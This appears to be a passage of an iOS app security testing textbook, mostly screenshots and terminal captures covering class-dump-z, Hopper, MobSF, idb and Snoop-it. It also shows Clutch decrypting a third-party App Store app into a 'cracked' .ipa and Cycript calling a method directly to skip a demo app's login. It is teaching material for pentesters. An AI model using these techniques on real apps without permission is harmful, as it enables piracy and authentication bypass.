
[Hints](#)



DataLeakage#
DataLeakage#pwd
/Users/swaroopyermalkar/Library/Application Support/iPhone Simulator/7.1/Library
/Keyboard
DataLeakage#
DataLeakage#

Chapter 6 – Analyzing iOS Binary Protections

```
RevEngg#  
RevEngg#  
RevEngg#class-dump-z iGoat  
iGoat iGoatSSLServer.der  
RevEngg#class-dump-z iGoat > iGoat_code  
RevEngg#  
RevEngg#
```



```
swaroopyermalkar — ssh — 84x28  
float _field2;  
} CGPoint;  
  
typedef struct CGSize {  
    float _field1;  
    float _field2;  
} CGSize;  
  
typedef struct CGRect {  
    CGPoint _field1;  
    CGSize _field2;  
} CGRect;  
  
@protocol NSObject  
-(id)description;  
-(unsigned)retainCount;  
-(id)autorelease;  
-(oneway void)release;  
-(id)retain;  
-(BOOL)respondToSelector:(SEL)selector;  
-(BOOL)conformsToProtocol:(id)protocol;  
-(BOOL)isMemberOfClass:(Class)aClass;  
-(BOOL)isKindOfClass:(Class)aClass;  
-(BOOL)isProxy;  
-(id)performSelector:(SEL)selector withObject:(id)object withObject:(id)object3;  
-(id)performSelector:(SEL)selector withObject:(id)object;  
-(id)performSelector:(SEL)selector;
```

```
RevEngg#  
RevEngg#class-dump-z Bubbsie >Bussie_code  
Warning: Part of this binary is encrypted. Usually, the result will be not  
meaningful. Try to provide an unencrypted version instead.  
RevEngg#  
RevEngg#
```

```
RevEngg#
RevEngg#
RevEngg#clutch
usage: clutch [application name] [...]
Applications available: 2048 Bubbsie
RevEngg#
RevEngg#
```

```
RevEngg#
RevEngg#clutch Bubbsie
Cracking Bubbsie...
    /var/root/Documents/Cracked/Bubbsie-v133.ipa
RevEngg#
RevEngg#
```

```
RevEngg#
RevEngg#
RevEngg#class-dump-z Bubbsie > Bubbsie_code
RevEngg#
RevEngg#
```


```
swaroopyermalkar — ssh — 74x27
int behaviors[13];
int flavors[13];
} plcrash_mach_exception_port_set;

typedef struct CGImage* CGImageRef;

@protocol NSObject
-(id)description;
-(unsigned)retainCount;
-(id)autorelease;
-(oneway void)release;
-(id)retain;
-(BOOL)respondToSelector:(SEL)selector;
-(BOOL)conformsToProtocol:(id)protocol;
-(BOOL)isMemberOfClass:(Class)aClass;
-(BOOL)isKindOfClass:(Class)aClass;
-(BOOL)isProxy;
-(id)performSelector:(SEL)selector withObject:(id)object withObject:(id)ob
ject3;
-(id)performSelector:(SEL)selector withObject:(id)object;
-(id)performSelector:(SEL)selector;
-(NSZone*)zone;
-(id)self;
-(Class)class;
-(Class)superclass;
-(unsigned)hash;
```

No SIM

12:48 pm



[Introduction](#) **Exercise**

[Solution](#)

Reverse Engineering



Why did the goat
cross the road?

[Submit](#)

[Hints](#)

Reverse Engineering



Why did the goat

Incorrect!
Look at the hints if you're having trouble analyzing the binary for the answer

OK

Q P

A S D F G H J K L

↑ Z X C V B N M ↵

123 🌐 🗣️ space return

iGoat.hop

Labels Strings

Q Search

Tag Scope

- [ExerciseViewController backgroundTouched:]
- [ExerciseViewController disablesAutomaticKeyboardDismissal]
- [ExerciseViewController registerForKeyboardNotifications]
- [ExerciseViewController keyboardWasShown:]
- [ExerciseViewController keyboardWillBeHidden:]
- [ExerciseViewController textFieldDidBeginEditing:]
- [ExerciseViewController viewDidLoad]
- [ExerciseViewController supportedInterfaceOrientations]
- [ExerciseViewController scrollView]
- [ExerciseViewController setScrollView:]
- [ExerciseViewController exercise]
- [ExerciseViewController setExercise:]
- [ExerciseViewController rootExerciseController]
- [ExerciseViewController setRootExerciseController:]
- [ExerciseViewController activeField]
- [ExerciseViewController setActiveField:]
- [ExerciseViewController hintsButton]
- [ExerciseViewController setHintsButton:]
- [ExerciseViewController .cxx_destruct]
- [RemoteAuthenticationExerciseController submit:]
- [RemoteAuthenticationExerciseController connection:didReceiveResponse:]
- [RemoteAuthenticationExerciseController connection:didFailWithError:]
- [RemoteAuthenticationExerciseController connectionDidFinishLoading:]
- [RemoteAuthenticationExerciseController setUsernameField]
- [RemoteAuthenticationExerciseController setPasswordField]

Address 0xdc85, Segment __TEXT, EntryPoint + 1, Section __text, file offset 0x9c85

```

000dc7a pop.w
000dc7e b.w
000dc82 mov
000dc84 push
000dc86 add
000dc88 str
000dc8c mov
000dc8e mov
000dc90 blx
000dc94 mov
000dc96 movw
000dc9a movt
000dc9e movw
000dca2 movt
000dca6 add
000dca8 add
000dcaa ldr
000dcac ldr
000dcae blx
000dcb2 blx
000dcb6 mov
000dcb8 blx
000dcbc mov
000dcd0 mov
  
```

Entry Point

CPU: arm/v7
Calling Convention: AAPCS

Graphic Views

Format

Argument -: Default

Signed Negate Leading Zeros

Type:

Field path:

Manage Types

Comment

Colors and Tags

Area: Set Clear

Procedure: Set Clear

Address:

Block:

Procedure:

Manage Tags

Is Referenced By

> analysis section __cstring
> analysis section __objc_ivar
> analysis section __data
> analysis section __common
> analysis section __bss
Analysis segment LINKEDIT
Analysis segment External Symbols
Background analysis ended

iGoat.hop

Labels Strings

Q riddle

Tag Scope

secret plaintext riddle answer: To prove it wasn't chicken
stringByPadding toLength:withString:startingAtIndex:
INSERT INTO creds(username, password) VALUES(?, ?)

Address 0x140d0, Segment __TEXT, Section __cstring, file offset 0x100d0

```

00014036 db
00014076 db
00014081 db
000140d0 db
0001410b db
00014117 db
00014138 db
00014145 db
00014167 db
00014174 db
00014196 db
0001419f db
000141a8 db
000141c1 db
000141dc db
000141f1 db
0001421c db
0001422f db
00014252 db
0001426a db
00014296 db
000142ac db
000142b5 db
000142bc db
000142db db
000142fa db
00014305 db
00014323 db
0001432d db
0001434c db
00014357 db
00014377 db
  
```

File Information

Path: /Users/swaroopyermalkar/Desktop/

Loader: MachO

CPU: arm/v7

Calling Convention: AAPCS

Graphic Views

Comment

Colors and Tags

Area: Set Clear

Procedure: Set Clear

Address:

Block:

Procedure:

Manage Tags

Is Referenced By

Address	Instruction
0x1b2b0	dd __CFConstantS...

> analysis section __cstring
> analysis section __objc_ivar
> analysis section __data
> analysis section __common
> analysis section __bss
Analysis segment LINKEDIT
Analysis segment External Symbols
Background analysis ended


Reverse Engineering



Why did the goat cross the road?

Almost there...
How can you change the string table entry to not store the plaintext answer?

OK



```
Swaroops-MacBook-Pro:Mobile-Security-Framework-MobSF-master swaroopyermalkar$  
Swaroops-MacBook-Pro:Mobile-Security-Framework-MobSF-master swaroopyermalkar$ python manage.py  
runserver 127.0.0.1:8000
```

```
[INFO] Finding JDK Location in Linux/MAC....
```

```
[INFO] Oracle Java is installed!
```

```
[INFO] JDK 1.7 or above is available
```

```
[INFO] Finding JDK Location in Linux/MAC....
```

```
[INFO] Oracle Java is installed!
```

```
[INFO] JDK 1.7 or above is available
```

```
Performing system checks...
```

```
System check identified no issues (0 silenced).
```

```
September 26, 2015 - 10:42:17
```

```
Django version 1.8a1, using settings 'MobSF.settings'
```

```
Starting development server at http://127.0.0.1:8000/
```


```
Quit the server with CONTROL-C.
```

```
[INFO] Mobile Security Framework v0.8.8beta
```

```
[26/Sep/2015 10:42:18]"GET / HTTP/1.1" 200 7201
```

```
[26/Sep/2015 10:42:18]"GET /static/img/logo-head.png HTTP/1.1" 200 4926
```

```
[26/Sep/2015 10:42:19]"GET /static/favicon.ico HTTP/1.1" 200 370070
```



Static Analysis

127.0.0.1:8000/StaticAnalyzer_iOS/?name=iGoat.ipa&type=ipa&checksum=cb9cb7b3d941b4d38805e1c2c2cfb57a5

Mobile Security Framework Home Features About

⚠️ BINARY ANALYSIS

ISSUE	STATUS	DESCRIPTION
fPIE -pie flag is Found	Secure	App is compiled with Position Independent Executable (PIE) flag. This enables Address Space Layout Randomization (ASLR), a memory protection mechanism for exploit mitigation.
fstack-protector-all flag is Found	Secure	App is compiled with Stack Smashing Protector (SSP) flag and is having protection against Stack Overflows/Stack Smashing Attacks.
fobjc-arc flag is Found	Secure	App is compiled with Automatic Reference Counting (ARC) flag. ARC is a compiler feature that provides automatic memory management of Objective-C objects and is an exploit mitigation mechanism against memory corruption vulnerabilities.
Binary make use of Logging Function	Info	The binary may use NSLog function for logging.
Binary does not call ptrace Function for anti-debugging.	Warning	The binary does not use ptrace function. It is used to detect and prevent debuggers.
Binary uses WebView Component.	Info	The binary may use WebView Component.

Static Analysis classdump.txt

127.0.0.1:8000/ViewFile/?file=classdump.txt&type=txt&md5=cb9cb7b3d941b4d38805e1c2c2cfb57a5&mode=ios

Mobile Security Framework Home Features About

```

48 | @protocol UIApplicationDelegate <NSObject>
49 | @optional
50 | @property(retain, nonatomic) UIWindow* window;
51 | -(void)application:(id)application didDecodeRestorableStateWithCoder:(id)coder;
52 | -(void)application:(id)application willEncodeRestorableStateWithCoder:(id)coder;
53 | -(BOOL)application:(id)application shouldRestoreApplicationState:(id)state;
54 | -(BOOL)application:(id)application shouldSaveApplicationState:(id)state;
55 | -(id)application:(id)application viewControllerWithRestorationIdentifierPath:(id)restorationIdentifierPath coder:(
56 | -(unsigned)application:(id)application supportedInterfaceOrientationsForWindow:(id)window;
57 | -(void)applicationProtectedDataDidBecomeAvailable:(id)applicationProtectedData;
58 | -(void)applicationProtectedDataWillBecomeUnavailable:(id)applicationProtectedData;
59 | -(void)applicationWillEnterForeground:(id)application;
60 | -(void)applicationDidEnterBackground:(id)application;
61 | -(void)application:(id)application handleEventsForBackgroundURLSession:(id)backgroundURLSession completionHandler:
62 | -(void)application:(id)application performFetchWithCompletionHandler:(id)completionHandler;
63 | -(void)application:(id)application didReceiveRemoteNotification:(id)notification fetchCompletionHandler:(id)handle
64 | -(void)application:(id)application didReceiveLocalNotification:(id)notification;
65 | -(void)application:(id)application didReceiveRemoteNotification:(id)notification;
66 | -(void)application:(id)application didFailToRegisterForRemoteNotificationsWithError:(id)error;
67 | -(void)application:(id)application didRegisterForRemoteNotificationsWithDeviceToken:(id)deviceToken;
68 | -(void)application:(id)application didChangeStatusBarFrame:(CGRect)frame;
69 | -(void)application:(id)application willChangeStatusBarFrame:(CGRect)frame;
70 | -(void)application:(id)application didChangeStatusBarOrientation:(int)orientation;
71 | -(void)application:(id)application willChangeStatusBarOrientation:(int)orientation duration:(double)duration;
72 | -(void)applicationSignificantTimeChange:(id)change;
73 | -(void)applicationWillTerminate:(id)application;
74 | -(void)applicationDidReceiveMemoryWarning:(id)application;
75 | -(BOOL)application:(id)application openURL:(id)url sourceApplication:(id)application3 annotation:(id)annotation;
76 | -(BOOL)application:(id)application handleOpenURL:(id)url;
77 | -(void)applicationWillResignActive:(id)application;
78 | -(void)applicationDidBecomeActive:(id)application;
79 | -(BOOL)application:(id)application didFinishLaunchingWithOptions:(id)options;
80 | -(BOOL)application:(id)application willFinishLaunchingWithOptions:(id)options;
81 |

```


idb


Selected Device

USB device: Manually connect via SSH as root@localhost:2222

Status

Disconnect

Selected Application

 Selected App: Hello World (LIPT.Hello-World)

UUID: 12CDEB72-B1EA-49E3-9DF5-BD5E9855BC49

Select App...

App Info Storage URL Handlers Binary Filesystem Tools Log Keychain Pasteboard

App Details

Bundle ID LIPT.Hello-World

Bundle Name Hello World

UUID 12CDEB72-B1EA-49E3-9DF5-BD5E9855BC49

URL Handlers

Platform Version 7.1

SDK Version iphones7.1

Minimum OS 7.1

Data Directory /78247190-4005-4E2B-97B8-B7130A9A4067

Launch App

Open Local Temp Folder

App Entitlements

App Binary

Analyze Binary...

Encryption? false


Cryptid true

PIE true

Stack Canaries false

ARC true

Chapter 7 – The iOS App Dynamic Analysis



Dynamic Analysis Demo

Login


No SIM 

10:25 am



[← Back](#)

Welcome Admin!




```
Dynamic Analysis Demo#  
Dynamic Analysis Demo#  
Dynamic Analysis Demo#class-dump-z Dynamic\ Analysis > Dynamic_analysis_code
```

```
UITextField* _passwordTextField;
}
@property(retain, nonatomic) UITextField* passwordTextField;
@property(retain, nonatomic) UITextField* usernameTextField;
-(void).cxx_destruct;
-(void)loginButtonTapped:(id)tapped;
-(void)pushLoginPage;
-(void)didReceiveMemoryWarning;
-(void)viewDidLoad;
@end


__attribute__((visibility("hidden")))
@interface AppDelegate : UIResponder <UIApplicationDelegate> {
    UIWindow* _window;
}
@property(retain, nonatomic) UIWindow* window;
-(void).cxx_destruct;
-(void)applicationWillTerminate:(id)application;
-(void)applicationDidBecomeActive:(id)application;
-(void)applicationWillEnterForeground:(id)application;
-(void)applicationDidEnterBackground:(id)application;
-(void)applicationWillResignActive:(id)application;
-(BOOL)application:(id)application didFinishLaunchingWithOptions:(id)options;
/
```

```
Desktop - ssh - 75x9
ssh
iPhone:~ root#
iPhone:~ root# ps aux | grep 'Dynamic'
root    1026  0.0  0.1  338564    368 s000  R+   12:23AM   0:00.01 grep
Dynamic
mobile  1019  0.0  4.7  421448  24192  ??  Ss   12:22AM   0:00.83 /var
/mobile/Applications/5803CE42-FE07-4961-B6F0-FAB6B4E698DB/Dynamic Analysis.
app/Dynamic Analysis
iPhone:~ root#
iPhone:~ root#
```

```
Desktop - ssh - 75x9
ssh
iPhone:~ root#
iPhone:~ root# cycript -p 1019
cy#
cy#
```




```
cy#
cy# function printMethods(className) {
cy>   var count = new new Type("I");
cy>   var methods = class_copyMethodList(objc_getClass(className), count);
cy>   var methodsArray = [];
cy>   for(var i = 0; i < *count; i++) {
cy>     var method = methods[i];
cy>     methodsArray.push({selector:method_getName(method), implementation:
method_getImplementation(method)});
cy>   }
cy>   free(methods);
cy>   free(count);
cy>   return methodsArray;
cy> }
cy#
cy# █
```




```
cy#
cy# printMethods(ViewController)
[{"selector:@selector(pushLoginPage), implementation:0xb8ee1}, {"selector:@selector(loginButtonTapped:), implementation:0xb8efd}, {"selector:@selector(setUsernameTextField:), implementation:0xb904d}, {"selector:@selector(setPasswordTextField:), implementation:0xb9085}, {"selector:@selector(didReceiveMemoryWarning), implementation:0xb8eb5}, {"selector:@selector(passwordTextField), implementation:0xb9075}, {"selector:@selector(viewDidLoad), implementation:0xb8e89}, {"selector:@selector(.cxx_destruct), implementation:0xb90ad}, {"selector:@selector(usernameTextField), implementation:0xb903d}]
cy#
cy# █
```

```
Desktop — ssh — 75x9
ssh
iPhone:~ root#
iPhone:~ root# cycript -p 1019
cy#
cy# [UIApp.keyWindow.rootViewController.visibleViewController pushViewController loginPage]
cy#
cy# █
```



Welcome Admin!



No SIM



11:50 am



Dynamic Analysis Demo

Login

Snoop-it 192.168.0.104:12345/#objective_c_classes

Dynamic Analysis Connection Status: ●

Monitoring

- Filesystem
- Keychain
- Network
- Sensitive API
- Common Crypto

Analysis

- Objective-C Classes
- View Controller
- URL Schemes

Runtime Manipulation

- Hardware Identifier
- Fake Location
- Method Tracing

Home Objective-C Classes

Refresh Tree

- NSObject
 - SimpleTest
 - LSStatusBarItem
 - LSStatusBarServer
 - LSStatusBarClient
 - VNCBridge
 - UIResponder
 - AppDelegate
 - UIViewController
 - ViewController
 - UIView
 - UIStatusBarItemView
 - UIStatusBarCustomItemView
 - UIStatusBarItem
 - UIStatusBarCustomItem

Selected Method: - (void) pushLoginPage; Setup and Invoke

```

//ClassType: App-Class
//Instances: 0x1475b030
@interface ViewController : UIViewController {
//Instance Variables
    UITextField* _usernameTextField;
    UITextField* _passwordTextField;
}
//Properties
@property (retain, nonatomic) UITextField* usernameTextField; // =
_usernameTextField
@property (retain, nonatomic) UITextField* passwordTextField; // =
_passwordTextField
//Methods


- (void) pushLoginPage;
- (void) loginButtonTapped:(id)arg0;
- (void) setUsernameTextField:(id)arg0;
- (void) setPasswordTextField:(id)arg0;
- (void) didReceiveMemoryWarning;
- (id) passwordTextField;
- (void) viewDidLoad;
- (void) .cxx_destruct;
- (id) usernameTextField;

```

Debug Report Search :

Snoop-it 192.168.0.104:12345/#objective_c_classes

Dynamic Analysis Connection Status: ●

Monitoring

- Filesystem
- Keychain
- Network
- Sensitive API
- Common Crypto

Analysis

- Objective-C Classes
- View Controller
- URL Schemes

Runtime Manipulation

- Hardware Identifier
- Fake Location
- Method Tracing

Home Objective-C Classes

Refresh Tree

- NSObject
 - SimpleTest
 - LSStatusBarItem
 - LSStatusBarServer
 - LSStatusBarClient
 - VNCBridge
 - UIResponder
 - AppDelegate
 - UIViewController
 - ViewController
 - UIView
 - UIStatusBarItemView
 - UIStatusBarCustomItemView
 - UIStatusBarItem
 - UIStatusBarCustomItem

Selected Method: - (void) pushLoginPage; Setup and Invoke

```

//ClassType: App-Class
//Instances: 0x1475b030
@interface ViewController : UIViewController {
//Instance Variables
    UITextField* _usernameTextField;
    UITextField* _passwordTextField;
}
//Properties
@property (retain, nonatomic) UITextField* usernameTextField; // =
_usernameTextField
@property (retain, nonatomic) UITextField* passwordTextField; // =
_passwordTextField
//Methods


- (void) pushLoginPage;
- (void) loginButtonTapped:(id)arg0;
- (void) setUsernameTextField:(id)arg0;
- (void) setPasswordTextField:(id)arg0;
- (void) didReceiveMemoryWarning;
- (id) passwordTextField;
- (void) viewDidLoad;
- (void) .cxx_destruct;
- (id) usernameTextField;

```

Setup Method: - (void) pushLoginPage;


Setup _____

Select Instance:

Response _____

Invoke Method

